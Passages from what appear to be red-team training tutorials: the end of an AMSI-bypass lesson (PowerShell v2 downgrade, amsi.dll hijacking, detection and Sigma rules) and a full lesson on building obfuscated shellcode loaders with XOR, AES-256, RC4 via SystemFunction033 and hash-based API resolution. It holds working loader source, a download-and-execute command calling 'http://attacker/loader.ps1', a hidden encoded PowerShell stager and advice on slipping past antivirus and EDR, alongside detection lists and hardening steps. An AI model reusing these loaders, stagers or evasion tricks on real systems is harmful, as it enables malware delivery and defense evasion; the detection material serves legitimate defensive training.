Big caveat: newer Windows 11 builds tightened validation around the HAMSICONTEXT header (that Signature magic field), and several of the pointer-corruption variants that worked cleanly on Windows 10 either don’t work or trigger a graceful fallback on 11. Confirm on your target build before relying on it.
8. Bypass 4: PowerShell v2 Downgrade
PowerShell 2.0 was written before AMSI existed and before Script Block Logging (Event 4104) existed. If PSv2 is still installed on the target as an optional Windows feature, you get both defenses turned off with one command line:
powershell.exe -Version 2 -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker/loader.ps1')"
Zero AMSI scans, zero 4104 events. For an attacker this is a gift. For a defender this is inexcusable. On the hardening side:
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root -NoRestart
If you run defense and haven’t done this yet, do it before you finish reading this section.
9. Bypass 5: amsi.dll DLL Hijacking
Overlaps with MITRE T1574.001. If a PowerShell host (or a repackaged binary loading PowerShell as a library) resolves amsi.dll from a search order that includes a directory you can write to, drop a stub amsi.dll there that exports AmsiInitialize, AmsiOpenSession, and AmsiScanBuffer as no-ops returning success and a clean result. The host loads your DLL, calls into it, and never talks to the real AMSI at all.
The stub is a few lines of C. This is not a technique for the majority of stock hosts (PowerShell itself loads amsi.dll from System32 and does not have a writable search path in front of it), but it comes up constantly in third-party AMSI-aware apps and repackaged tooling. Red Canary’s Atomic Red Team has a working test under T1574.001 to reproduce it.
10. AMSITrigger: Turning Detection Rules Into a Search Problem
AMSITrigger (from RythmStick/AMSITrigger on GitHub) is the tool I mentioned above. It is worth its own section because it changes how you obfuscate. Instead of guessing which line of your loader is triggering the block, you get authoritative answers:
.\AMSITrigger.exe -i .\PayloadLoader.ps1 -f 3
Output points at the exact substring, the byte range, and the signature match. Now your obfuscation work is targeted rather than paranoid, and you learn a genuine detection-engineering skill in the process, because you see which patterns Defender actually keys on. Every red teamer serious about their craft should be comfortable with this tool. It is also how you build empathy for the blue side: you can see the signatures.
11. Detection and Defense
Here is the punchline for every operator in the room: PowerShell Script Block Logging (Event ID 4104) runs before AMSI, and it captures your script block whether or not AMSI is bypassed. Your entire memory-patch loader, Add-Type and all, gets written into an event log. Bypassing AMSI does not bypass logging.
11.1 Event IDs to Watch
| Source | Event ID | What It Captures |
|---|---|---|
Microsoft-Windows-PowerShell/Operational | 4104 | Full text of every PowerShell script block executed. |
Microsoft-Windows-PowerShell/Operational | 4103 | Pipeline / module logging. Complementary, less detail. |
Security | 4688 | Process creation with command line (requires audit policy). |
| Sysmon | 1 | Process create with full command line and parent. |
| Sysmon | 10 | Cross-process access, catches loaders that inject into powershell.exe. |
| Sysmon | 12 / 13 | Registry key create/modify. Specifically the AMSI provider deletion at HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}. |
11.2 Strings to Hunt in EID 4104
Regardless of how clever the obfuscation is, at execution time the script block gets rehydrated. Reasonable hunt anchors:
AmsiUtilsamsiInitFailedamsiContextAmsiScanBufferamsi.dllVirtualProtect/WriteProcessMemory[Ref].Assembly.GetType[Runtime.InteropServices.Marshal]/Marshal.Copy
11.3 ETW
There is an ETW provider called Microsoft-Antimalware-Scan-Interface that fires on AMSI scan requests and results, independent of PowerShell’s own logging. It is worth enabling in a collection pipeline because AMSI patches inside a host do not touch it. Advanced adversaries also patch ETW, but that is a separate topic and a separate detection story.
Confirm on your lab VM:
logman query providers | Select-String "Antimalware-Scan-Interface"
11.4 Sigma Rule
title: Potential AMSI Bypass via Memory Patching or Reflection
status: experimental
logsource:
    product: windows
    service: powershell
    definition: 'Script Block Logging (EID 4104) must be enabled'
detection:
    selection:
        EventID: 4104
        ScriptBlockText|contains:
            - 'AmsiUtils'
            - 'amsiInitFailed'
            - 'amsiContext'
            - 'AmsiScanBuffer'
            - 'VirtualProtect'
            - 'Marshal.Copy'
            - 'amsi.dll'
    condition: selection
falsepositives:
    - Security testing tools, AMSI research scripts
level: high
tags:
    - attack.defense_evasion
    - attack.t1562.001
Tune the false positives on your own environment; the strings above are exactly the ones you’ll see in bypass loaders, obfuscated or not, at execution time.
11.5 Hardening, in Priority Order
- Enable PowerShell Script Block Logging on every endpoint. It catches bypass loaders even when the bypass itself succeeds.
- Enable Module Logging and Transcription as secondary capture points.
- Disable PowerShell 2.0. Use the
Disable-WindowsOptionalFeaturecommand above. There is no defensible reason to leave it enabled in 2025. - WDAC + Constrained Language Mode. Enforce CLM for any script not signed by your code-signing CA. This kills the
Add-Typecompile step used by nearly every memory-patch bypass in the wild. - Monitor
amsi.dllpage permissions. An RWX region inamsi.dllinside a live process is not normal and should alert. - EDR memory-integrity checks.
VirtualProtect+Marshal.Copy(orWriteProcessMemory) targeting a region insideamsi.dllis a specific, catchable telemetry pair.
12. Tools
| Tool | Description | Link |
|---|---|---|
AMSITrigger | Binary-searches a script for AMSI-flagged substrings. | github.com/RythmStick/AMSITrigger |
Invoke-Obfuscation | PowerShell obfuscation framework (Daniel Bohannon). | github.com/danielbohannon/Invoke-Obfuscation |
WinDbg | Kernel/user debugger, used here to inspect and verify AmsiScanBuffer patches. | learn.microsoft.com |
| Sysmon | Endpoint telemetry (process create, cross-process access, registry). | sysinternals.com |
| Process Hacker | Live process/module inspection, view amsi.dll in target. | processhacker.sourceforge.io |
logman | Enumerate and enable ETW providers, including Microsoft-Antimalware-Scan-Interface. | built-in |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Impair Defenses: Disable or Modify Tools | T1562.001 | EID 4104 strings for AmsiUtils, amsiInitFailed, AmsiScanBuffer patching. |
| Command and Scripting Interpreter: PowerShell | T1059.001 | EID 4104 script block content, Sysmon EID 1 command line. |
| Hijack Execution Flow: DLL Search Order Hijacking | T1574.001 | Sysmon EID 7 image load of amsi.dll from a non-System32 path. |
| Obfuscated Files or Information | T1027 | Entropy / char-code reassembly patterns in EID 4104 script block text. |
14. Lab Challenge
Do the whole cycle end to end on your VM before you close this tab:
- Prove AMSI is on by running
'Invoke-Mimikatz'and eating the block. - Land the
AmsiScanBuffermemory patch. Verify the two-instruction rewrite in WinDbg. - Run
'Invoke-Mimikatz'again. Confirm the string prints. - Open Event Viewer,
Applications and Services Logs > Microsoft > Windows > PowerShell > Operational, and find your own patch loader in 4104. Read it. That is what your SOC would see. - Write a Sigma rule that would have flagged your loader, using the anchors from Section 11.
- Try to defeat your own Sigma rule with
Invoke-Obfuscation. Read the resulting 4104 and note what still survives obfuscation (hint:[Ref].Assembly.GetTypeandVirtualProtectare load-bearing and hard to hide).
You have not learned AMSI until you have done step 6 and been mildly disappointed by how visible the “invisible” bypass is.
Summary
- AMSI is an in-process inspection layer, not a network filter; because it runs in your host, you can rewrite it, and because you can rewrite it, defenders cannot rely on it alone.
- The memory-patch bypass is a six-byte overwrite of
AmsiScanBufferthat returnsE_INVALIDARGand leaves the scan result atAMSI_RESULT_CLEAN(0); PowerShell and .NET do not check the HRESULT. - Reflection bypasses (
amsiInitFailed,amsiContext) still work but are the most heavily signatured path; expect Windows 11 to have narrowed some pointer-corruption variants further. - Script Block Logging (EID 4104) runs before AMSI and captures your bypass loader verbatim; every technique here leaves a Sigma-writable trail.
- Hardening priority: enable 4104 everywhere, disable PowerShell v2, enforce CLM via WDAC, and alert on RWX pages inside
amsi.dll.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
Obfuscation Techniques: String Encoding, XOR, and Payload Encryption
Objective: Build a shellcode loader from source that layers Base64, XOR, RC4, and AES-256 obfuscation against a benign lab payload, then show exactly why each layer trips (or slides past) modern signature engines and Windows telemetry.
The most common mistake I see students make with this material is treating it as a crypto course. It isn’t. The XOR loop you’re about to write can be broken in a few seconds by any competent analyst. That’s fine. That’s the point. What matters is that the malicious byte pattern (a msfvenom windows/x64/exec blob, the literal string VirtualAllocEx, a beacon config) is not sitting in the PE’s .rdata when the AV signature engine runs its YARA sweep, and that the loader’s Import Address Table doesn’t scream “shellcode runner” to a triage analyst who has 90 seconds before the next ticket. Every layer below serves that one goal.
One quick lab-integrity note before we start: everything in this tutorial runs against a msfvenom payload that pops calc.exe. No C2, no network, no persistence. The training value is the loader plumbing, not the payload.
1. Threat Model: What Obfuscation Actually Buys You
Static AV engines score binaries on three cheap signals: known byte patterns (YARA), suspicious import combinations (VirtualAlloc + CreateThread + WriteProcessMemory in a 20KB console app is a giveaway), and entropy anomalies. Behavioural engines and EDR layer on top: user-mode API hooks, kernel callbacks (PsSetCreateProcessNotifyRoutineEx), ETW providers, AMSI.
Encoding and encryption only defeat the first two. They do nothing about the runtime behaviour: your CreateThread on freshly-allocated RWX memory still fires an EDR callback whether the source bytes came from AES or a plain array. Which is why the mature loaders you see in the wild pair obfuscation with syscalls, unhooking, or process injection into a signed host. This tutorial covers the obfuscation half; the runtime-evasion half is a separate discipline.
| Detection Layer | What Obfuscation Beats | What It Doesn’t |
|---|---|---|
| YARA / signature scan | Byte patterns of the plaintext payload | High-entropy .data sections still stand out |
| Import scanning | Suspicious API combos in the IAT (if you resolve dynamically) | Runtime LoadLibrary/GetProcAddress still logs as ETW image loads |
| Heuristic emulator | Simple decode stubs if the emulator times out | Any full-emulation engine that finishes the decrypt |
| Behavioural / EDR | Nothing. Zero. | Everything: RWX allocation, thread start, API telemetry |

2. Lab Setup and the Baseline Loader
Two Windows 10 or 11 VMs, snapshotted. One “attacker” build box with MSVC (cl.exe from a Developer Command Prompt) and Python 3. One “victim” box with Sysmon installed using SwiftOnSecurity’s config, PowerShell Script Block Logging enabled, and Windows Defender turned on (real-time protection off during compile-scan iterations, back on for the final detonation).
Generate the payload once:
msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o calc.bin
msfvenom -p windows/x64/exec CMD=calc.exe -f c -v sc > calc_sc.h
The unobfuscated baseline loader looks like this. Save as baseline_loader.c:
#include <windows.h>

// Paste the msfvenom -f c output here (declares `unsigned char sc[]`).
unsigned char sc[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00,
    /* ... remainder of msfvenom windows/x64/exec CMD=calc.exe bytes ... */
    0xc3
};

int main(void) {
    LPVOID mem = VirtualAlloc(NULL, sizeof(sc),
                              MEM_COMMIT | MEM_RESERVE,
                              PAGE_EXECUTE_READWRITE);
    memcpy(mem, sc, sizeof(sc));
    HANDLE ht = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem,
                             NULL, 0, NULL);
    WaitForSingleObject(ht, INFINITE);
    return 0;
}
Compile: cl /nologo baseline_loader.c /Fe:baseline.exe
Drop it in %TEMP%, disable real-time protection for a moment, run MpCmdRun.exe -Scan -ScanType 3 -File C:\Users\lab\AppData\Local\Temp\baseline.exe. Defender flags it on the shellcode bytes alone. Good. That’s the delta we’re going to close.
3. String Encoding: Base64 and Stack Strings
Base64 is not encryption. It is a transport encoding. Attackers use it because it moves binary payloads through text-only channels (PowerShell -EncodedCommand, HTTP headers, DNS TXT records) without escaping headaches, and because a Base64 blob doesn’t match a YARA rule written for the raw payload.
In C, the round-trip goes through Crypt32.dll:
#include <windows.h>
#include <wincrypt.h>
#pragma comment(lib, "crypt32.lib")

// Decode a Base64 string in-place-ish. Returns malloc'd buffer.
BYTE* b64_decode(const char *b64, DWORD *outlen) {
    DWORD needed = 0;
    CryptStringToBinaryA(b64, 0, CRYPT_STRING_BASE64,
                         NULL, &needed, NULL, NULL);
    BYTE *buf = (BYTE*)malloc(needed);
    CryptStringToBinaryA(b64, 0, CRYPT_STRING_BASE64,
                         buf, &needed, NULL, NULL);
    *outlen = needed;
    return buf;
}
Stack strings are the other half of this section. A string literal like "kernel32.dll" lands in .rdata and shows up in strings.exe output. Assemble it a byte at a time on the stack, and it never exists as a contiguous literal in the file:
// Instead of:  const char *dll = "kernel32.dll";
char dll[13];
dll[0]='k'; dll[1]='e'; dll[2]='r'; dll[3]='n';
dll[4]='e'; dll[5]='l'; dll[6]='3'; dll[7]='2';
dll[8]='.'; dll[9]='d'; dll[10]='l'; dll[11]='l';
dll[12]=0;
Ugly, but the string only exists in the compiled binary as a sequence of mov byte ptr [rsp+N], imm8 instructions. FLOSS from Mandiant can reconstruct these; plain strings cannot.
Same principle for PowerShell stagers, from the operator’s laptop:
$cmd = "IEX (New-Object Net.WebClient).DownloadString('http://lab/x')"
$enc = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
powershell.exe -NoProfile -WindowStyle Hidden -EncodedCommand $enc
Note the UTF-16LE encoding: -EncodedCommand requires it, and getting it wrong is one of the top three reasons a stager silently no-ops. This is exactly the pattern Sigma rules target on Event ID 4688 command-line auditing, which we’ll come back to.
4. XOR: The Universal Signature Bypass
XOR is its own inverse, so one function handles both encryption and decryption. That property is why XOR appears in Mirai, in Emotet loaders, and in half of every red team engagement report you’ll read. It costs nothing at runtime and it kills static byte signatures.
Offline encryptor (xor_encrypt.py):
import sys
key = b"G3nXCyb3r"
data = open(sys.argv[1], "rb").read()
enc = bytes(b ^ key[i % len(key)] for i, b in enumerate(data))
out = ",".join(f"0x{b:02x}" for b in enc)
print(f"unsigned char enc_sc[] = {{ {out} }};")
print(f"// len = {len(enc)}")
Run: python xor_encrypt.py calc.bin > enc_sc.h
Here’s the war story I owe you. First time I built one of these, I picked a key that started with 0x00. The first byte of msfvenom’s windows/x64/exec stub is 0xfc. XOR against a leading null gives you back 0xfc. Which means byte one of my “encrypted” shellcode was still the plaintext byte. Defender caught it. Half a day of staring at hexdumps before I realized the encoder was fine and my key was garbage. Rule: never let your XOR key contain 0x00, and never let it contain the byte that appears most often in your plaintext (typically 0x00 again for shellcode). Print your ciphertext, eyeball the entropy, don’t trust the loop.
Loader (xor_loader.c):
#include <windows.h>

// Paste the xor_encrypt.py output here (declares `unsigned char enc_sc[]`).
unsigned char enc_sc[] = {
    0xbf, 0x2b, 0xe0, 0x8f, 0x83,
    /* ... remainder of xor-encrypted shellcode bytes ... */
    0xa4
};

static const unsigned char key[] = "G3nXCyb3r";

static void xor_buf(BYTE *buf, SIZE_T len, const BYTE *k, SIZE_T klen) {
    for (SIZE_T i = 0; i < len; i++) buf[i] ^= k[i % klen];
}

int main(void) {
    SIZE_T len = sizeof(enc_sc);
    LPVOID mem = VirtualAlloc(NULL, len,
                              MEM_COMMIT | MEM_RESERVE,
                              PAGE_READWRITE);
    memcpy(mem, enc_sc, len);
    xor_buf((BYTE*)mem, len, key, sizeof(key) - 1);

    DWORD old;
    VirtualProtect(mem, len, PAGE_EXECUTE_READ, &old);
    HANDLE ht = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem,
                             NULL, 0, NULL);
    WaitForSingleObject(ht, INFINITE);
    return 0;
}
Two details worth noting. First, allocate as PAGE_READWRITE and flip to PAGE_EXECUTE_READ after decryption. Allocating PAGE_EXECUTE_READWRITE up front is a red flag every EDR looks for; the two-step pattern reads more like a JIT and gets fewer hits. Second, WaitForSingleObject keeps the process alive so calc actually pops before the loader exits.
Verify in WinDbg: set bp kernel32!VirtualProtect, hit the breakpoint, dd mem L20 shows the plaintext shellcode in memory even though the on-disk .data section is scrambled. This is why memory scanning (pe-sieve, Moneta) still catches the naive version. Obfuscation is not runtime evasion.

5. AES-256 via the Windows CryptoAPI
XOR is fine for byte-level obfuscation, but the on-disk entropy of a good XOR blob is still uneven, and static-analysis tools flag repeating-key XOR quickly. AES gives you flat, high-entropy ciphertext and uses APIs Windows itself calls constantly (Defender, Chrome, half the OS), so advapi32!CryptEncrypt is not by itself suspicious.
Key APIs and their ALG_ID values:
| API | Purpose |
|---|---|
CryptAcquireContext | Grab a CSP handle; pass CRYPT_VERIFYCONTEXT for in-memory keys |
CryptCreateHash | Hash object; CALG_SHA_256 = 0x0000800C |
CryptHashData | Feed the password into the hash |
CryptDeriveKey | Derive symmetric key; CALG_AES_256 = 0x00006610 |
CryptEncrypt / CryptDecrypt | Symmetric crypto; Final=TRUE on last block |
CryptDestroyKey / CryptReleaseContext | Cleanup |
The decryption stub in the loader (aes_loader.c, excerpted; the full listing lives in the lab repo):
#include <windows.h>
#include <wincrypt.h>
#pragma comment(lib, "advapi32.lib")

// enc_sc[] is emitted by the offline aes_encryptor tool. Its length is
// taken with sizeof() at runtime and passed to CryptDecrypt by pointer.
unsigned char enc_sc[] = {
    0x8a, 0x1d, 0x4f, 0x7b, 0xe2,
    /* ... remainder of AES-256 ciphertext (multiple of 16 bytes) ... */
    0x11
};

BOOL aes_decrypt(BYTE *buf, DWORD *len, const char *pw) {
    HCRYPTPROV hProv = 0;
    HCRYPTHASH hHash = 0;
    HCRYPTKEY  hKey  = 0;
    BOOL ok = FALSE;

    if (!CryptAcquireContextA(&hProv, NULL, NULL, PROV_RSA_AES,
                              CRYPT_VERIFYCONTEXT)) goto done;
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) goto done;
    if (!CryptHashData(hHash, (BYTE*)pw, (DWORD)strlen(pw), 0)) goto done;
    if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)) goto done;
    if (!CryptDecrypt(hKey, 0, TRUE, 0, buf, len)) goto done;

    ok = TRUE;
done:
    if (hKey)  CryptDestroyKey(hKey);
    if (hHash) CryptDestroyHash(hHash);
    if (hProv) CryptReleaseContext(hProv, 0);
    return ok;
}

int main(void) {
    DWORD len = (DWORD)sizeof(enc_sc);
    LPVOID mem = VirtualAlloc(NULL, len + 32,
                              MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memcpy(mem, enc_sc, len);
    if (!aes_decrypt((BYTE*)mem, &len, "GenXCyberAES256!")) return 1;

    DWORD old;
    VirtualProtect(mem, len, PAGE_EXECUTE_READ, &old);
    HANDLE ht = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem,
                             NULL, 0, NULL);
    WaitForSingleObject(ht, INFINITE);
    return 0;
}
Two gotchas. CryptDecrypt needs the buffer to be a multiple of the AES block size (16 bytes), so pad the shellcode and allocate a few extra bytes in VirtualAlloc. And CryptDeriveKey uses a CSP-internal key derivation from the hash bytes; it isn’t PBKDF2, so don’t reuse this scheme anywhere it matters. For the loader use case, it’s fine.
The offline aes_encryptor.c is the mirror image: CryptEncrypt in place of CryptDecrypt. Both share the same key-derivation path, so as long as the password and the ALG_IDs match, the ciphertext round-trips cleanly.
6. RC4 via the Undocumented SystemFunction033
advapi32.dll exports a handful of undocumented crypto helpers (SystemFunction001 through 036). SystemFunction033 is a straight RC4 wrapper. Same routine encrypts and decrypts, so you can generate ciphertext on the attacker box using the same function you ship in the loader. No IV, no padding, no CryptoAPI dance.
#include <windows.h>

typedef struct {
    ULONG  Length;
    ULONG  MaximumLength;
    PUCHAR Buffer;
} ustring;

typedef NTSTATUS (WINAPI *SystemFunction033_t)(ustring*, ustring*);

int main(void) {
    HMODULE h = LoadLibraryA("advapi32.dll");
    SystemFunction033_t rc4 =
        (SystemFunction033_t)GetProcAddress(h, "SystemFunction033");

    unsigned char enc_sc[] = { /* rc4-encrypted bytes */ };
    unsigned char key_b[]  = "GenXCyberRC4";

    ustring data = { sizeof(enc_sc), sizeof(enc_sc), enc_sc };
    ustring key  = { sizeof(key_b)-1, sizeof(key_b)-1, key_b };

    rc4(&data, &key);   // in-place decrypt

    LPVOID mem = VirtualAlloc(NULL, sizeof(enc_sc),
                              MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memcpy(mem, enc_sc, sizeof(enc_sc));
    DWORD old;
    VirtualProtect(mem, sizeof(enc_sc), PAGE_EXECUTE_READ, &old);
    HANDLE ht = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem,
                             NULL, 0, NULL);
    WaitForSingleObject(ht, INFINITE);
    return 0;
}
The interesting property here is that SystemFunction033 doesn’t appear anywhere in wincrypt.h, doesn’t show up in most IAT scanners’ “suspicious API” heuristics, and the string SystemFunction033 in your binary is much less alarming to a triage analyst than CryptEncrypt. It’s a small win, but on a mature stack every string that doesn’t scream “malware” matters.
Because this is undocumented, verify behaviour in your target build of Windows before relying on it. Microsoft can and does change these exports across servicing branches.
7. Dynamic API Resolution: Killing the IAT
One of the fastest ways an analyst triages a 40KB binary is by grepping the imports. If they see VirtualAlloc, VirtualProtect, CreateThread, WriteProcessMemory, CreateRemoteThread, they open Ghidra. If they see printf and MessageBoxA, they close the tab.
Dynamic resolution moves those imports out of the IAT and into runtime lookups. The canonical pattern:
- XOR-encrypt the DLL names and function names at build time.
- At runtime, decrypt one at a time,
LoadLibraryAthe DLL,GetProcAddressthe function, cache the pointer, zero the plaintext string. - Better: hash the function names (djb2, ROR13) and walk the loaded module’s Export Address Table matching hashes. Now the plaintext function name never exists in the loader at all.
Sketch of the hash-walk approach:
DWORD ror13(const char *s) {
    DWORD h = 0;
    while (*s) { h = (h >> 13) | (h << 19); h += (BYTE)*s++; }
    return h;
}

FARPROC resolve_by_hash(HMODULE mod, DWORD target) {
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)mod;
    PIMAGE_NT_HEADERS nt  = (PIMAGE_NT_HEADERS)((BYTE*)mod + dos->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exp = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)mod +
        nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]
           .VirtualAddress);

    DWORD *names = (DWORD*)((BYTE*)mod + exp->AddressOfNames);
    WORD  *ords  = (WORD*) ((BYTE*)mod + exp->AddressOfNameOrdinals);
    DWORD *funcs = (DWORD*)((BYTE*)mod + exp->AddressOfFunctions);

    for (DWORD i = 0; i < exp->NumberOfNames; i++) {
        const char *name = (const char*)mod + names[i];
        if (ror13(name) == target)
            return (FARPROC)((BYTE*)mod + funcs[ords[i]]);
    }
    return NULL;
}
Pre-compute the hashes on the attacker box (ror13("VirtualAlloc") = 0x91AFCA54, and so on) and embed the constants. Your loader’s IAT now imports maybe kernel32!LoadLibraryA and kernel32!GetProcAddress if you want a starting point, or nothing at all if you resolve those too by walking the PEB’s Ldr list. This is the exact primitive MITRE catalogued as T1027.007.
8. Stacking the Layers

The individual techniques above are cheap. The value is in the stack. A realistic loader for a lab exercise chains at least three:
calc.bin
  -> XOR (offline)
  -> AES-256 (offline)
  -> Base64 (offline, stored as a wide string in the loader)

runtime:
  Base64 decode
  -> AES-256 decrypt (via CryptoAPI, resolved by hash)
  -> XOR decrypt (inline)
  -> VirtualAlloc RW, memcpy, VirtualProtect RX, CreateThread
Each layer changes the on-disk fingerprint, so recompiling with a new AES password produces a genuinely different binary. Rotate the XOR key on each build and the outer Base64 alphabet if you want to burn cycles. This is the poor-man’s polymorphism: the decryption code is stable but the ciphertext is fresh, so YARA rules written against a captured sample won’t hit the next build.
Check entropy with ent enc_sc.bin after each layer. Raw msfvenom windows/x64/exec sits around 6.0 bits/byte. Post-XOR climbs to ~7.5. Post-AES flattens to ~7.99. That last number is also what defenders’ entropy YARA rules look for, which brings us to detection.
9. Detection and Defense
Everything above defeats naive static scanning. It does not defeat behavioural telemetry, and the honest answer to “why did my Cobalt Strike beacon get caught anyway” is almost always in one of these signals.
Sysmon and Security Event Log
| Source | Event ID | What It Catches |
|---|---|---|
| Security | 4688 | Process create with command line (requires the “Include command line” GPO). Captures -EncodedCommand, -enc, FromBase64String, IEX. |
| Sysmon | 1 | Process create with hashes, parent image, integrity level. Same command-line coverage as 4688, plus PE hash pivoting. |
| Sysmon | 7 | Image load. Unexpected advapi32.dll load by a lightweight console app is worth a look. |
| Sysmon | 8 | CreateRemoteThread. Fires the moment your loader injects into another process. |
| Sysmon | 10 | Process access. Handle opens against LSASS or your target process with 0x1410-class rights. |
| PowerShell | 4104 | Script Block Logging. This is the important one: PowerShell logs the decoded, deobfuscated script content after the engine has resolved every -EncodedCommand, string concat, and Invoke-Expression layer. Attackers frequently forget this. |
Event ID 4104 is the single highest-value log source on this list. AMSI plus 4104 means that a Base64-encoded PowerShell stager, even one that unpacks two layers of Invoke-Obfuscation output, still ends up in the event log as readable script content just before execution.
Sigma Rule Sketches
Encoded PowerShell command-line stager:
title: PowerShell Encoded Command Stager
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\powershell.exe'
        CommandLine|contains:
            - ' -enc '
            - ' -EncodedCommand '
            - 'FromBase64String'
            - '::Unicode.GetString'
    condition: selection
tags:
    - attack.defense_evasion
    - attack.t1027.010
    - attack.t1059.001
level: high
Loader dropped to a user-writable path pulling in CryptoAPI:
title: Suspicious advapi32 Load From User Writable Path
logsource:
    category: image_load
    product: windows
detection:
    selection:
        ImageLoaded|endswith: '\advapi32.dll'
        Image|contains:
            - '\AppData\Local\Temp\'
            - '\Users\Public\'
            - '\ProgramData\'
    filter:
        Image|endswith:
            - '\powershell.exe'
            - '\pwsh.exe'
    condition: selection and not filter
tags:
    - attack.defense_evasion
    - attack.t1027.013
level: medium
Memory Scanning
A YARA rule using math.entropy() against .data and .rdata sections is the standard opening move. Anything above 7.5 bits/byte on a section that’s more than a few KB is packed or encrypted until proven otherwise. Pe-sieve and Moneta both dump suspicious executable regions and diff them against the on-disk PE, catching the runtime-decrypted shellcode you saw in WinDbg in section 4. That is the reason obfuscation without runtime evasion is a half-measure.
Hardening
- Enable command-line auditing GPO for Event 4688:
Computer Configuration > Administrative Templates > System > Audit Process Creation > Include command line. - Enable PowerShell Script Block Logging:
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\EnableScriptBlockLogging = 1. - Deploy Sysmon with SwiftOnSecurity or Olaf Hartong’s base config; watch Events 1, 7, 8, 10.
- Turn on the ASR rule “Block execution of potentially obfuscated scripts” (
5BEB7EFE-FD9A-4556-801D-275E5FFC04CC). - Monitor for AMSI tampering:
AmsiScanBufferpatching in memory is a canary for evasion attempts, and EDRs increasingly ship a rule for it.

10. Tools
| Tool | Use | Link |
|---|---|---|
| msfvenom | Generate benign lab shellcode | metasploit.com |
| FLOSS | Reconstruct stack strings from binaries | github.com/mandiant/flare-floss |
| pe-sieve | Scan process memory for unbacked executable regions | github.com/hasherezade/pe-sieve |
| Moneta | Live memory scan for injection/decryption artifacts | github.com/forrest-orr/moneta |
| Detect It Easy (DiE) | Packer/encryptor identification, entropy graphs | github.com/horsicq/Detect-It-Easy |
| ent | Byte-frequency and entropy CLI | fourmilab.ch/random |
| CyberChef | Base64/XOR/AES round-tripping in a browser | gchq.github.io/CyberChef |
| Sysmon | Runtime telemetry (Events 1/7/8/10) | learn.microsoft.com/sysinternals |
| WinDbg | Watch decryption stubs in memory | learn.microsoft.com/windows-hardware/drivers/debugger |
| YARA + math.entropy | Entropy-based static detection | virustotal.github.io/yara |
11. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection Signal |
|---|---|---|
| Obfuscated Files or Information | T1027 | High-entropy PE sections; entropy YARA |
| Command Obfuscation | T1027.010 | Event 4688 / Sysmon Event 1 with -EncodedCommand, FromBase64String |
